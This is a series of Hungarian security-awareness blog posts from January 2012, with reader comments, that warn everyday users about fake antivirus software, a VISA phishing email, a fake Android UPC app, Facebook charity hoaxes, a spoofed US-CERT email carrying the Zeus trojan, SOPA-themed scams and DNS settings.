Itt a Super, hol a Super

2012.01.02. 11:00 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: hamis super antivirus

Kell-e nekünk Super Antivirus? A fenti kérdésre adandó rövid válaszunk körülbelül úgy szólna: nem. A hosszú válasz pedig: köszönjük nem kell, nem kell.



De miért is nem kell nekünk valami, ami mellesleg még szuper is? Hát ha ez a dolog egy hamis antivirus, akkor hívhatják bárminek, lehetne a neve akár "Legyen 10% az ÁFA - Antivirus" is, a lényeg hogy ez egy megtévesztő program. Vagyis jól láthatóan **nem álltak le a kártevőterjesztők ezzel a módszerrel, ez egy igazi neverending story**. Hiába jöttek azóta új trükkök, a régiek is folyamatosan jelennek meg új köntösben.



Nem is nyújtjuk hosszú lére a témát, aki bármilyen rejtélyes okból kifolyólag esetleg igennel voksolt volna a Super Antivirus & Internet Protection Suite-nak nevezett megoldásra, az a mellékelt linkeken található eltávolítási útmutatókban lelhet segítséget gépe megtisztításához, vagy pedig bármilyen valódi antivírussal is mentesíthet.



A tanulság pedig továbbra is annyi, hogy **a Boldog Új Évben is csak megbízható helyről, megbízható antivírus alkalmazást használjunk. Nem olyan nagy ez a fejlesztői kör, hogy a valódi programok között hetente eladdig ismeretlen vadonatúj világverő résztvevő jelenjen meg**. Azt pedig, **hogy valóban létező és valódi antivírussal van-e dolgunk, még a gyakorlatlanabbak is könnyedén, például a VirusTotal oldalon is ellenőrizhetik**.



Ha pedig a felhasználók egyszer s mindenkorra megjegyzik, hogy **a tipikusan kéretlenül települő, webes böngészés közben ismeretlenül riasztást adó, és a "vírus" eltávolításért pénzt kérő alkalmazás sosem az, aminek látszik**, akkor onnantól már névfüggetlenül nyert ügyük van.

Tetszik 13 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Kártékony böngésző kiegészítők jönnek
- Majdnem mindenki átverhető adathalászattal
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Hogyan szúrjuk ki a gyanús Android appokat?

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/3513238

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Új fontos 2012-es VISA update!

2012.01.04. 11:55 | Csizmazia István [Rambo] | 3 komment

Címkék: bank email visa kéretlen adathalász

Eddig még sosem kalandoztunk az angol és a magyar nyelven túlra, de most itt a remek alkalom egy olyan Portugáliából kéretlenül küldött német nyelvű e-mail okán, amelynek linkje egy hollandiai weboldalra mutat - szóval "nemzetközivéhéé leeett". A VISA és Mastercard tulajdonosoknak pedig ezúton is e-mailes biztonsági frissítésekben gazdag Boldog Új Évet ;-)



Az ember mindig azt gondolja ezekről, hogy de hiszen a vak is látja, és hogy tök kamu, illetve ordít róla hogy nem igazi, na meg bank, pénzintézet e-mailben sosem kér blablabla, ám de mégis jönnek, kopogtatnak. Ami részben azt is bizonyítja, **sajnos mindig van, aki angyalarccal készségesen begépeli az adatait az ilyen kéretlen, bank nevében küldött** adathalász "über wichtiges biztonsági" levelekre.





Mai leletünk a boncasztalon **egy portugál levelezőszerverről küldött ékes német nyelven szóló HTML levél**, amely a Google Translate hevenyészett fordítása szerint az alábbiakra figyelmezteti a nagyérdeműt: **a saját érdekünkben zárolták a bankkártyánkat mindaddig, míg ki nem töltjük a mellékelt űrlapot**.



Idősebbek és katonaviseltek még emlékezhetnek Brezsnyevre, akinek mellkasát elképesztő mennyiségű kitüntetés díszítette. **Erre emlékeztetett bennünket a levélhez mellékelt rengeteg bizalmat sugalmazó "parasztvakító" hamisan felhasznált logó is**, van itt "VERIFIED by VISA", "McAfee Secure", "MasterCard SecureCode", "TRUSTe", na meg "VeriSign Secured" plecsni is, talán már csak Hofi "Önkéntes Kiváló Mérvadó"-ja hiányzik ebből a díszes sorból.





Még ha el is hinnénk - pedig annyi pezsgő nincs - hogy a bank írta, **érdemes belekukkantani néha a HTML-be is, vajon az űrlap hova küldene**, ez esetünkben a hxxp://128.127.110.123.





A logó hegyek dacára és ellenére **kéretlen levélben érkező űrlapon személyes és banki adatokat megadni továbbra sem jó ötlet**, banki adatokat pedig csak őstermelőtől, őstermelőnek, azt is csak személyesen a bankban intézve.



A Nietzschei igazságot kissé kifordítva úgy fogalmazhatunk: **"Ami nem öl meg, az kisebbé tesz". Ami a csapdába besétált áldozatok bankszámláinak egyenlegére nézve sajnos biztosan igaz lesz.**

Tetszik Egy személy kedveli ezt. Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Android kémprogram persze csak a mi érdekünkben
- Hogyan szúrjuk ki a gyanús Android appokat?
- Safe mód a Mechagodzilla ellen
- Küldj pénzt! - Az elveszett poggyász sztori

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/3518785

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

pasi28 2012.01.04. 18:34:27

Egyszer megkérdezték Casanovát, hogy mi a titka, aki ezt válaszolta:
- Megkérdezem a nőket, hogy nincs-e kedvük lefeküdni velem...
- Akkor biztos sok pofont kapott! - válaszolt a kérdező
- Igen, és sok nővel feküdtem le...

Classic urban legend persze, de remélem átmegy a nagy számok törvénye :)

Elég, ha 10-ből egy megszívja, már megérte annak, aki kitalálta...

Niga u mad 2012.01.04. 19:20:50

én azért megadom nekik az adatokat.

Jofiu 2012.01.04. 20:48:30

Egyre gyakrabban találkozom olyannal is, mikor egy szolgáltatást nyújtó vagy kereskedő cég a "biztonság" kedvéért további azonosítási adatokat kér. Példák:
- Bankkártya fénymásolata (CVC kitakarással, de az aláírással)
- Személyazonosító fénymásolata
- Friss banki kivonat fénymásolata
- Friss közüzemi számla másolata, lehetőleg kettő is
Ezek különböző kombinációja, választhatóan.
PayPal volt az egyik amelyikkel leveleztem ez ügyben, mondjuk basztak érdemben szóbaállni velem míg nem igazoltam a

lakcímem valami egyéb hivatalos kivonattal, küldték a szabványszöveget újra és újra, mondván, biztonsági probléma merült fel, azt gyanítják visszaélt valaki a fiókommal. Miközben nem volt rajta aktivitás hónapokig. Azt egyébként basztak megmondani mi volt az a biztonsagi esemény, vagy hogy tettek e feljelentést a rendőrségen elektronikus betörés miatt. Valószínű nem, csak keménykedtek. Nem volt kedvem az ír rendőrséggel levelezgetni ez ügyben, pedig megérte volna utánanyomoztatni, mi volt ez a "gyanús tevékenység" a fiókom környékén amire hivatkozva ideiglenesen kitiltottak. De annyira nem komoly, hogy tényleg komolyan vegyék és rendőrségi ügy legyen belőle.
Egy másik a DealExtreme volt. Mindenáron a kártyám fénymásolatára vagy az azonosítóm fénymásolatára voltak kíváncsiak. Érthetően vonakodtam ilyeneket küldeni sima emailben valami kínai címre ahol majd csinálnak vele valamit valakik valahogy... Miután a bankom elé vittem az ügyet meggondolták magukat és elküldték amit kifizettem a nélkül, hogy bármi további személyes adatot küldtem volna.

Hogyan működik egy Facebookos támadás?

2012.01.06. 12:25 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: facebook támadás védekezés infografika

Folytatjuk előzőleg **megkezdett infografikás sorozatunkat, mai epizódunkban azt mutatjuk be, milyen egy Facebookos támadás.** A szemléletes bemutató végén pedig tippeket is adunk, hogyan tudjuk ezeket elkerülni.



Az "egy kép többet mond ezer szónál" szlogen jegyében végignézzük, **kik, hogyan és miért támadnak bennünket a Facebookon, miért jó ez nekik, és mik azok a hasznos tanácsok, melyek ismeretében** hatékonyan el tudjuk kerülni, hogy mi is bedőljünk az ilyeneknek.





Tetszik 41 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Kártékony antivirusok - villám őrjárat 8.
- Elégedetlenek vagyunk a Facebook biztonságával
- Küldj pénzt! - Az elveszett poggyász sztori
- 25-ször több a mobilos kártevő

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/3523780

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Hamis Android alkalmazás - már magyarul is

2012.01.09. 15:20 | Csizmazia István [Rambo] | 2 komment

Címkék: upc hamis trójai android app távrögzítő

"Nem ér haza kedvenc műsorára? Indítsa el online a felvételt!" - mondja a szlogen. Először is megnyugtatjuk a kedélyeket, a példaként felhozott és hamis UPC Távrögzítő alkalmazás azóta már nem szerepel az Android Market kínálatában. Azonban ennél is lényegesebb, hogy **mindig és mindenféle Androidos alkalmazás kiválasztásánál, telepítésénél legyünk nagyon figyelmesek**, mert a trükköt minden valószínűség szerint nem utoljára sütötték el.



A UPC Távrögzítő jó, a UPC Távrögzítő szép, ezzel a résszel nincs is mit vitatkozni. Aki esetleg nem ismeri, és netán UPC ügyfél, annak érdemes elolvasgatnia az idevágó tájékoztatót. Röviden, **ha nem vagyunk otthon a settopboxtól kartávolságra, akkor is beprogramozhatjuk kedvenc műsorunkat, akár PC, akár okostelefon segítségével**.



Ehhez pedig **számítógép esetében a böngészővel, IOS rendszert futtató iPhone és iPad esetében pedig az AppStore-ból letölthető alkalmazás** segítségével tudunk egyszerűen kapcsolódni, programozni.




Ám ami miatt most ez a poszt született, az a tény, hogy bár sajnos **egyelőre a UPC nem készítette el még a program Androidos változatát, az rövid időre mégis feltűnt a tavalyi év vége felé az Android Marketen és éppen "UPC Távrögzítő" néven**. Hogy pontosan mikor és ki készítette, és mit is tett az alkalmazás a felhasználók gépével, azt már nekünk sem sikerült kipróbálni, mert **rövid pályafutását végül a kitiltás koronázta meg**. Emellett a UPC is igyekezett egy sajtóközleménnyel tisztába tenni a dolgot, és bár ez végül is rendjén van, nagy kérdés, vajon hányan olvasták azok közül, akik előtte ilyet telepítettek.



Ám akár olvasták, akár nem, **érdemes csokorbagyűjteni ilyen általános tanulságlevonó okosságot, hogy a jövőben hasonló trükkök ellen jól felvértezzük magunkat**. Először is **mindig ellenőrizzük le, pontosan ki is készítette azt az adott alkalmazást**. Vélhetően itt nem a UPC neve szerepelt a fejlesztőnél, mégis sokan reflexből telepíthették azt, ám mi a fejlesztők ellenőrzésével máris tehetünk egy hasznos lépést.





Ha látunk egy UPC, eOn, T-Home vagy bármilyen logót, sajnos az még önmagában nem garancia semmire. Hasznos lehet emellett még az is, ha a közösség erejére támaszkodva **elolvassuk a programra vonatkozó értékeléseket, visszajelzéseket**. Ha nem is lehet ebből mindent készpénznek venni, azért ha feltűnően sok a negatív vélemény és minősítés, az mindenképpen ébressze fel a gyanakvásunkat. Egy-egy alkalmazás biztonságos telepítésénél **érdemes lehet akár egy külön netes keresést, ellenőrzést is elvégezni - persze előre** - hogy még

időben kibukjanak az esetleges hamis alkalmazások. Végül aztán már csak **a telepítéskori engedélyeket kell még alaposan megnézni**, például egy kutyaközönséges ébresztő óra ne akarjon engedélyt fizetős szolgáltatásokhoz, SMS-ek küldéséhez, vagy éppen teljeskörű internetes hozzáférést.



Emellett persze **a kártevők lelepleződését követően továbbra is bízhatunk a kártékony alkalmazások Android Marketről való eltávolításában, indokolt esetben akár a Google általi távtörlésében is, illetve használhatunk egy alkalmas vírusvédelmi programot is**, az odafigyelés mellett ezek így együtt már jól lefedik a lényeget. Az mindenesetre elképzelhető, hogy a korábbi gyermeteg helyesírású magyar adathalász kísérletekkel szemben **az ilyen típusú, neves szolgáltatók nevével fémjelzett okostelefonos trójai alkalmazások esetleg máskor is, és nyelvtanilag igényesebben fognak majd próbálkozni**.

Tetszik 8 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 2 Tweet

Ajánlott bejegyzések:

- Kártékony böngésző kiegészítők jönnek
- Android kémprogram persze csak a mi érdekünkben
- Tízből öt kártevő hátsóajtót nyit
- Hogyan szúrjuk ki a gyanús Android appokat?
- Mentési állományokat töröl a Bundpill féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/3531620

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



twollah / bRoKEn hOPe, sUppLeX · http://freewaresoftwarenews.blogspot.com/ 2012.01.10. 08:28:11

Eleg felelotlen ember az aki a mobiljara, tablerjere banki programokat rak fel, vagy bankol.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.03.28. 06:49:36

Ami késik, nem múlik, jó egy évvel később most már van valódi UPC app is:
prohardver.hu/hir/upc_mediabox.html

Gyermekrák és babaszívműtét csalás a Facebookon

2012.01.11. 12:40 | Csizmazia István [Rambo] | 5 komment

Címkék: hoax beteg gyerek facebook csalás lánclevél műtét pénzgyűjtés lájk

Az ember mindig reménykedik, hogy már nincs lejjebb, de sajnos időnként az Élet erre rácáfol. A blog szerkesztője éveken át gyermekszívműtétek készenléti véradója volt, és **talán emiatt is úgy véli: nincs nagyobb aljasság, mint beteg, kiszolgáltatott gyermekek nevével, fotójával, nehéz helyzetével, az emberek segíteni akarásával és jóhiszeműségével visszaélve csalni**.



Ha kicsit kutakodunk az emlékezetünkben, vagy az ezt a részterületet megtestesítő Urban Legends kincses kalendáriumban, **sok olyan hoax, spam, lánclevél előkerül, amik bár hamis segítségkérésnek bizonyulnak, mégis évekig keringenek a kibertérben**. Lehet ez **pénz vagy adománygyűjtő levél, állíthatja azt, hogy minden elküldött email után pénzt kap az adott beteg kisgyermek (hogy ki és hogyan mérné az elküldött levelek számát, rejtély)**, sőt az újabb kori üzenetek már a Facebookon is elkezdtek terjedni, **azt állítva, hogy minden lájk után 3 centet kap az illető kislány**.



Bodoky Tamás egyik korábbi cikkében nem volt rest, **felkutatta egy konkrét, állítólag költséges szívműtétre váró argentin kisfiúval kapcsolatos levélben említett klinikát**, és megkereste az ottani orvost: *"a Narancs érdeklődésére a kórház illetékese kapcsolja a megnevezett orvos utódját, aki nevetve meséli, hogy a kollégája (egyébként neurológus, nem szívsebész) állást és lakóhelyet változtatott, mert több ezren érdeklődtek nála szegény Brian hogyléte és az internetes fund-raising állása felől, ráadásul a levélben a lakáscíme is szerepelt. A sztoriból persze egy szó sem igaz: a kéz-, gerinc- és idegsebészetre, valamint a reumás és sportbalesetes páciensekre specializálódott magánklinika nem foglalkozik transzplantációval, nem fekszik náluk Brian nevű kisfiú Buenos Airesből, és nem gyűjtenek pénzt az interneten senkinek."*



A mostani Facebookon megjelent esetnél az üzenet küldői például **azt állítják, a rákos gyermek megosztásonként 3 euró centet kap a műtétjéhez a Facebooktól**. Hasonlóan hamis az a másik üzenet is, amelyben **azt állítják, 10000 megosztás után a 18 hónapos beteg kislány ingyen kap új szívet**. Az ilyen típusú levelekre puszta jó szándékból nem érdemes gondolkodás nélkül kattintani, lájkolni, megosztani.



Egy olyan országban, ahol anno decibel még Isaura felszabadítására is pénzadományt gyűjtöttek, a keményen dúló válság ellenére pedig rendre sok tízezer fizetős SMS "szavazattal" igyekeznek befolyásolni olyan világrengető események végkimenetelét, mint Való Világ vagy X Faktor, láthatóan van jó helyre is adható rejtett tartalék. A jótékonykodás persze jó dolog, **Andre Agassi vagy Bill Gates szerint is ez egy felelősségteljes és az ember életét gyökeresen megváltoztató fontos döntés**. Ezt hazai példákra támaszkodva is örömmel nyugtázhatjuk például a Mikulásgyár egyre nagyobb forgalmát látva vagy említhetjük a rendkívül sikeres karácsonyi cipősdoboz akciót is.



Az interneten azonban fontos, hogy a valódi segítséget a csalástól sikeresen meg tudjuk különböztetni, **így erre is áll az a klasszikus tétel, mint az ismeretlen szoftverek telepítésére: akció előtt mindig keressünk rá a neten, igaz-e a dolog**. Ha pedig igazán

jótékonykodni akarunk, adjuk jó helyre adónk egy százalékát, vigyük felesleges, de még jó ruháinkat a Vörös Keresztbe, végezzünk valamilyen önkéntes munkát, adjunk vért, vagy hívjuk meg a sarki hajléktalant egy ebédre.



Tetszik 3.238 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Akiknek a Captcha kínszenvedés
- Tízből öt kártevő hátsóajtót nyit
- Ez történik a weben egy perc alatt
- A jelszó érték, vigyázzunk rá

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/3536607

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

tundrazuzmo (törölt) 2012.01.11. 15:32:07

Internetes pénzgyűjtés. Na mégis, mire számítottál?

hares 2012.01.12. 10:19:01

és ezzel mi a helyzet? a reklámját a natgeo-n is láttam, egyáltalán nem tűnik átverésnek!
http://www.facebook.com/#!/weday



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.01.13. 12:41:11

Szia _hares_!

Ezt nem ismerem, de utánanézek, és ha jutok valamire, visszakommentelek. Ha valami amerikai, sok pénze van reklámozni, ez önmagában pusztán még semmire sem garancia, lásd Postabank, vagy akár az angol nyelvű, csillivilli weboldalakkal "befektetéseket" reklámozó 7DayWealt Club a'la Company Express:
netkereset.ning.com/group/7daywealth/forum/topics/nyomozok-1

Mondjuk a T nevű szolgáltatónak én is elhittem árvízkor, hogy a károsultaknak gyűjtenek, és felhívtam az emeltdíjas számot. Remélem, tényleg nekik ment a pénz.

SusanneF 2012.04.16. 13:55:47

Köszönjük,megosztottam az ismerőseimmel.
Sajnos,mindig jön egy-egy ilyen-és elborzasztó képekkel sokakat megvezetnek,megtévesztenek.

scottish 2012.04.26. 09:25:23

Itt is megkérdezném, hogy az öt éve 27. hétre született kisfiú jobban van már? mert aggódok érte rendesen.

Írt nekünk a CERT - vagy mégsem

2012.01.13. 12:25 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: us vagy hamis figyelmeztetés biztonsági botnet alert cert mégsem zeus

"Vagy mégsem" rovatunk bugyraiba kimeríthetetlen mennyiségű incidens próbál befurakodni, ezáltal sosem maradunk muníció nélkül. Mai esetünkben nézzük meg, **mit tesz az, aki az amerikai CERT-től kap biztonsági figyelmeztetést?** Jól okoskodtak a csalók, mert valószínűleg sokan elolvassák. Hogy aztán **a levél mellékletében szereplő EXE kiterjesztésű "biztonsági riportra" hány százalékuk kattint**, az már szintén egy jó kérdés.



A naivabbak és akiknek a gépén még mindig nincs kikapcsolva az "Ismert fájltípusok kiterjesztéseinek elrejtése" nevű idiotikus opció, nos ők valószínűleg már bele is sétáltak. **Az amerikai CERT központ hivatalos közleményben cáfolta**, hogy a nevükben küldött, "US-CERT alert" tárgyú levélhez bármi közük lenne. És egyben arról is beszámoltak, hogy a hamis levél EXE melléklete egy Zeus/Zbot trójaival fertőzte meg a felhasználók számítógépét. Az első elemzések szerint orosz elkövetőket gyanítanak a kampány hátterében, ők teríthették szét ezzel a botnetük gyarapításához használható kártevőket. A fertőzött gépeken **a kártevő igyekszik a személyes és banki adatokat összegyűjteni, billentyűleütés naplózást végez, és az ellopott adatokat továbbítja a botnet üzemeltetőinek**.



Ha semmi mást, csak a saját blogunkat nézzük, **ezekre a sémákra temérdek példát felhoztunk már az évek során**: gyors és hamis adóvisszatérítés, hamis gyorshajtási értesítő a "hatóságoktól", az éljen a hiánygazdaság jegyében hamis Google Plus meghívó, **de ugyanígy az élet nagy kérdései közt szerepelt, hogy vajon Facebook jelszó érkezhet-e EXE-ben, vagy DHL küldemény dokumentációja ZIP-ben**. Szóval amire szükség lenne, az Montecuccoli nyomán gyanakvás, gyanakvás és gyanakvás - **még ha látszólag éppen a szláviföldi örökösödési hivataltól vagy az IMF központjától, esetleg magától a Félvér Hercegtől jön is az a levél**.



Összefoglalva: **ha olyan kéretlen emailt kapunk, ahol a téma, hogy pontosan miről is van szó, vagy a feladó kiléte csak a levélmellékletből derülne ki, ne nyissuk meg. Ha a kéretlen levél melléklete EXE, ZIP vagy PDF, akkor szintén indokolt az óvatosság**, hiszen a legintenzívebben ezekkel támadják a felhasználókat, így próbálnak meg preparált, kártékony exploit kódokat lefuttatni velünk. És a feladó személye sem jelent semmiféle garanciát, hiszen barátunk vagy ismerősünk gépe is lehet fertőzött, így a tudta nélkül tőle is érkezhet kártékony üzenet, de ugyanígy **bármilyen szerv, hivatal, bank, csomagküldőszolgálat nevével visszaélhetnek**, így az óvatosság minden feladónál indokolt.



Jó lenne már végre pusztán ezen tipikus jelek alapján megtanulni a leckét, különben az élet folyamatos osztályismétlésre ítél bennünket.

Tetszik 3 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 3 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Kártékony antivirusok - villám őrjárat 8.

- Android kémprogram persze csak a mi érdekünkben
- Hogyan szúrjuk ki a gyanús Android appokat?
- "Szósölmédia" és nyaralás

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/3542450

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

A gyermekrák Saga folytatódik: 1 tweet = 1 dollár

2012.01.16. 14:50 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: hoax beteg gyerek csalás twitter lánclevél műtét pénzgyűjtés tumblr lájk

Alig pár napja számoltunk be arról, hogy csalók azt állították, egy állítólagos rákos kisgyermek megosztásonként 3 euró centet kap a műtétjéhez magától a Facebooktól. Egy másik **hamis üzenetben pedig azt állították, 10000 Faceook megosztás után egy 18 hónapos beteg kislány ingyen kapna új szívet**. Akkor úgy gondoltuk, nice try, ilyet is láttunk, nem hittük el, ennyi. **Ám a csalók szemlátomást nem adják fel ilyen könnyen.**



Az említett akció nem állt le, sőt **a láncolat újult erővel folytatódik a Twitteren és a Tumblr-en is**. Ugye emlékszünk, a korábbi Facebookos változat még 3 centet ígért lájkonként.



Nos, azóta az újabb játszmában **már a tételeket is felemelték, legalábbis ami az ígéreteket illeti. Mindkét helyen a megosztásonkénti, retweetenkénti díj már 1 USD** az állítólagos beteg gyerek javára, amit a Twitter és Tumblr fizet szintén állítólag.





Nos **a Facebookos trükkhöz hasonlóan ezek is hamis üzenetek**, amiket nem szabad elhinni. Ahogy Bill Gates nem osztja szét a vagyonát, nem lesz fizetős a Facebook és Jorge Csisztu elhunyt afrikai milliomos sem hagy kisebb vagyont Csisztu Zsuzsára, úgy most is **megkérünk mindenkit, még a legjobb szándékú felhasználót is, hogy hasonló csalók üzeneteinek gépies továbbításával ne járuljon hozzá egy hoax további terjedéséhez**.



Előző posztunk végén pedig már soroltunk fel bőségesen tippeket arra nézvést, **ha valaki valóban akar és tud segíteni, milyen valódi segítségeket tehet embertársaiért felesleges lájkolások helyett**.

Tetszik 42 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony böngésző kiegészítők jönnek
- Az XP él, az XP élt, az XP élni fog
- Android kémprogram persze csak a mi érdekünkben
- "Szósölmédia" és nyaralás
- Küldj pénzt! - Az elveszett poggyász sztori

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/3555204

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Mai szavunk pedig: SOPA csalás

2012.01.18. 13:50 | Csizmazia István [Rambo] | 1 komment

Címkék: seo weboldal csalás trójai elsötétítés tiltakozás sopa

A poszt aktualitását az adja, hogy éppen a mai napon a SOPA, azaz az amerikai Stop Online Piracy Act (SOPA) törvénytervezet miatti **tiltakozásul több portál, weboldal is elsötétít**.



Természetesen nem minden SOPA-t ellenző vállalat választja ezt a módját a tiltakozásnak, így tartózkodik a lekapcsolástól többek közt a Google, a Yahoo! vagy a Twitter is. Ám most **még idejében, proaktívan az események elébe vágunk, és máris mondjuk, mire lesz érdemes ezzel kapcsolatosan vigyázni.** Már rég meghalt Michael Jackson, Osama Bin Laden és Amy Whitehouse, amikor el kezdtek jönni a velük kapcsolatos álhírek, csalások, spamek, kártevők. Ám aki régóta követi a természeti katasztrófákra és celebhírekre szakosodott kártevőterjesztők kevésbé áldásos tevékenységét, **az rögtön érzi ilyenkor is a mostani tiltakozó akcióra kihegyezhető kártevő terjesztő trükköket, mai kalauzunk ehhez pedig nem más, mint Aryeh Goretsky az ESET víruslaboratóriumából**.



A tapasztalatok szerint minden jelentősebb eseményt lekövet a Google keresőmotor hamis találatokat produkáló blackhat SEO-t használó akciója, azaz itt is fokozottan érvényes, hogy aki pont e témával kapcsolatban végez ma keresést, annak érdemesebb jól megnézni, mire kattint. Ha **egy korábban is ismert, neves portál ír cikket, az megbízhatóbb találatnak minősül, mint egy csak ezzel a témával foglalkozó, de névtelen weboldalé, amelyik domain nevében akár ráadásul elütést vagy helyesírási hibákat tartalmaz, Kínában vagy más olyan országban hosztolják**, amit különben sosem látogatunk, illetve **bizalmatlanságra adhat okot az is, ha a tutit megmondó oldalt a héten jegyezték csak be**.



Bár konkrét, előkészített csalásokról egyelőre még nem tudunk, a tipikus forgatókönyvek alapján az a módszer is nagyon valószínű, amelyik az elsötétített tartalmakkal lehet kapcsolatos. Magyarán, **ha olyan kéretlen levelet, üzenetet kapunk, amelyben arra buzdítanak minket, hogyan kerülhetjük meg a lekapcsolt weboldalakat, és olvashatjuk azokat mégis máshogy, máshol, esetleg egy új helyszínen, ehhez mindössze csak kattintsunk a mellékelt linkre, akkor ne tegyük**. Megszaporodhatnak az ilyen hamis oldalak, és ezeket a kéretlen workaroundokat is fogadjuk egészséges gyanakvással. Ha mindenáron lapozgatni akarjuk ideiglenesen elsötétített kedvenc portáljainkat, akkor ehhez a megbízhatóbb **Kapcsolat nélküli mentéssel és eléréssel próbálkozzunk inkább, vagy egyszerűen csak várjuk ki a visszakapcsolást**.



Hogy aztán SOPA fronton a törvényhozás csatamezején győz-e végezetül az igazság, vajon sikerül-e érvényt szerezni a józan észnek a mániákus tiltás és korlátozás ellenében, **csak remélhetjük, azonban a fenti okosabb, biztonságtudatosabb kattintásokkal** vélhetően nem sétálunk majd bele néhány tipikus, a helyzetet kihasználó primitív csapdába.

Tetszik 2 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Android kémprogram persze csak a mi érdekünkben
- Hogyan szúrjuk ki a gyanús Android appokat?

- Elégedetlenek vagyunk a Facebook biztonságával
- Küldj pénzt! - Az elveszett poggyász sztori
- Nyári tanácsok utazáshoz

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/3573391

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.01.18. 14:52:50

Ami nem csalás és nem ámítás, az hogy a Wikipedia szóvivője tegnap igazolta, hogy a szolgáltatás mobil verziója változatlanul elérhető marad:
nonstopmobil.hu/hogyan-ferjunk-hozza-a-wikipedia-hoz-az-elsotetites-ideje-alatt-20120118.html

Ideje ellenőriznünk a DNS beállításainkat?

2012.01.20. 08:40 | Csizmazia István [Rambo] | 3 komment

Címkék: domain fbi malware dns system name dnschanger átirányítás

Az ESET IT biztonsági szakemberei szerint igen. De mik is pontosan ezek a beállítások, és miért kell egyáltalán ezeket ellenőrizni?




Ehhez üssük fel a Wikipédia lapjait. A Domain Name System (DNS), azaz a tartománynévrendszer egy hierarchikus, nagymértékben elosztott elnevezési rendszer számítógépek, szolgáltatások, illetve az internetre vagy egy magánhálózatra kötött bármilyen erőforrás számára. A DNS lehetővé teszi internetes erőforrások csoportjaihoz nevek hozzárendelését olyan módon, hogy az ne függjön az erőforrások fizikai helyétől. Gyakran használt analógia a tartománynévrendszer magyarázatához, hogy **az internet egyfajta telefonkönyve, amiből ki lehet keresni az emberek számára értelmezhető számítógép-állomásnevekhez tartozó IP-címeket**. Például a www.example.com tartománynévhez a 192.0.32.10 (IPv4) cím tartozik.



